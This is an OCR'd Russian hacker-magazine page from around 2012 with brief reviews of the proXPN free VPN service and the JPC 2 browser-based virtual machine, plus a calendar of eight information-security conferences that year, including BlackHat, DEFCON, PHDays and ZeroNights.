


Сервис для бесплатного VPN-доступа

PROXPN

proxpn.com

Единственное, что предоставляет proXPN, — это удобную one-click-программу для работы через VPN-сервер ресурса. По сути, это надстройка над широко известным OpenVPN, которая упрощает установку, подключение и переключение между серверами, находящимися в разных странах. Самое интересное, что ты можешь использовать proXPN совершенно бесплатно. Да, здесь есть ограничения по скорости. Да, здесь есть ограничения по трафику. Но если нужно обезопасить себя в незащищенной сети (скажем, при подключении к открытому WiFi-хотспоту), то это отличный вариант шифровать весь свой трафик.



Сервис для запуска Windows XP и Ubuntu в браузере

JPC 2

jpc2.com

Если бы этот сервис нужно было описать одной фразой, то его следовало бы назвать «сервисом для виртуализации в вебе». Мы не так давно рассказывали о проекте Javascript PC Emulator (bellard.org/jslinux), представляющем собой виртуальную машину (полностью реализованную на JavaScript), на которой запущен простейший Linux. Сервис JPC 2 также является виртуальной машиной, правда, он написан на Java и позволяет запускать вполне привычные ОС: Windows XP и Ubuntu — прямо в окне браузера. Просто заходишь на jpc2.com, выбираешь ОС и начинаешь с ней работу. Скорость пока не впечатляет, хотя сам концепт радует.

CODE GIRL


Фотограф: Ексей Пантелеев. Модель: Екатерина Валуйская.

ГЛАВНЫЕ СОБЫТИЯ NY2K+12

ВОСЕМЬ ЛУЧШИХ ХАКЕРСКИХ МЕРОПРИЯТИЙ НОВОГО ГОДА. MUST SEE И ПО ВОЗМОЖНОСТИ MUST VISIT ДЛЯ ВСЕХ, КТО ИНТЕРЕСУЕТСЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТЬЮ.

Мы составили этот мини-календарь таким образом, чтобы он был максимально интересен российской аудитории. Половина из представленных мероприятий проходит в России и посетить их очень просто и дешево: было бы желание. Другая половина — это ведущие международные конференции, на которые очень круто съездить и за ходом которых очень интересно следить.

20-23 февраля



HITB

Мумбаи

conference.hitb.org

Брюс Шнайер, Федор Ярочкин, Шрирай Шах, Дидье Стивенс и многие другие крутыши уже участвовали в этой молодой конференции, которая проходит в самых разных, преимущественно азиатских, городах.

14-16 марта



BLACKHAT

Амстердам

www.blackhat.com

Европейский филиал лучшей хакерской конференции в мире. Самые интересные доклады, тысячи единомышленников и прекрасный город, способствующий творческому настроению.

30-31 мая



PHDAYS

Москва

www.phdays.ru

Год назад PHDAYS стала первой полноценной ИБ конференцией в России. Ждем продолжения, которое должно быть еще интереснее. К слову, организаторы уже анонсировали отборочные CTF-соревнования.

май 2012



CONFIDENCE

Краков

confidence.org.pl

Молодая польская конфа привлекает докладчиков шикарными условиями: оплачивают билеты, гостиницу, обильно и грамотно кормят и поят по ходу ивента. Судя по списку докладчиков, стратегия отлично работает :).

26-29 июля



DEFCON

Лас-Вегас

www.defcon.org

Юбилейный, 20-й по счету Дефкон наверянка должен пройти по-особенному. Впрочем, два обстоятельства точно никуда не денутся: это самое массовое хакерское мероприятие в самом злачном городе США!

25-26 августа



CC'2012

Санкт-Петербург

cc.org.ru

Компьютерный фестиваль с demoscene-корнями. С него вообще по сути началась российская культура проведения оффлайновых мероприятий для гиков. Посетить его хотя бы один раз в жизни определенно стоит.

осень 2012




ZERONIGHTS

Санкт-Петербург

www.zeronights.ru

Мероприятие впервые прошло в этом году, но надо отдать должное: у организаторов получилась прекрасная международная конфа, буквально переполненная интереснейшими докладами. Требуем продолжения!

весь год



DEFCON RUSSIA

www.defcon-russia.ru

В 2011 году уже состоялось 5 встреч российской дефкон-группы. Каждый раз мероприятия проводились в офисах различных IT/ИБ-компаний, что добавляло интереса. Следим за анонсами в новом году!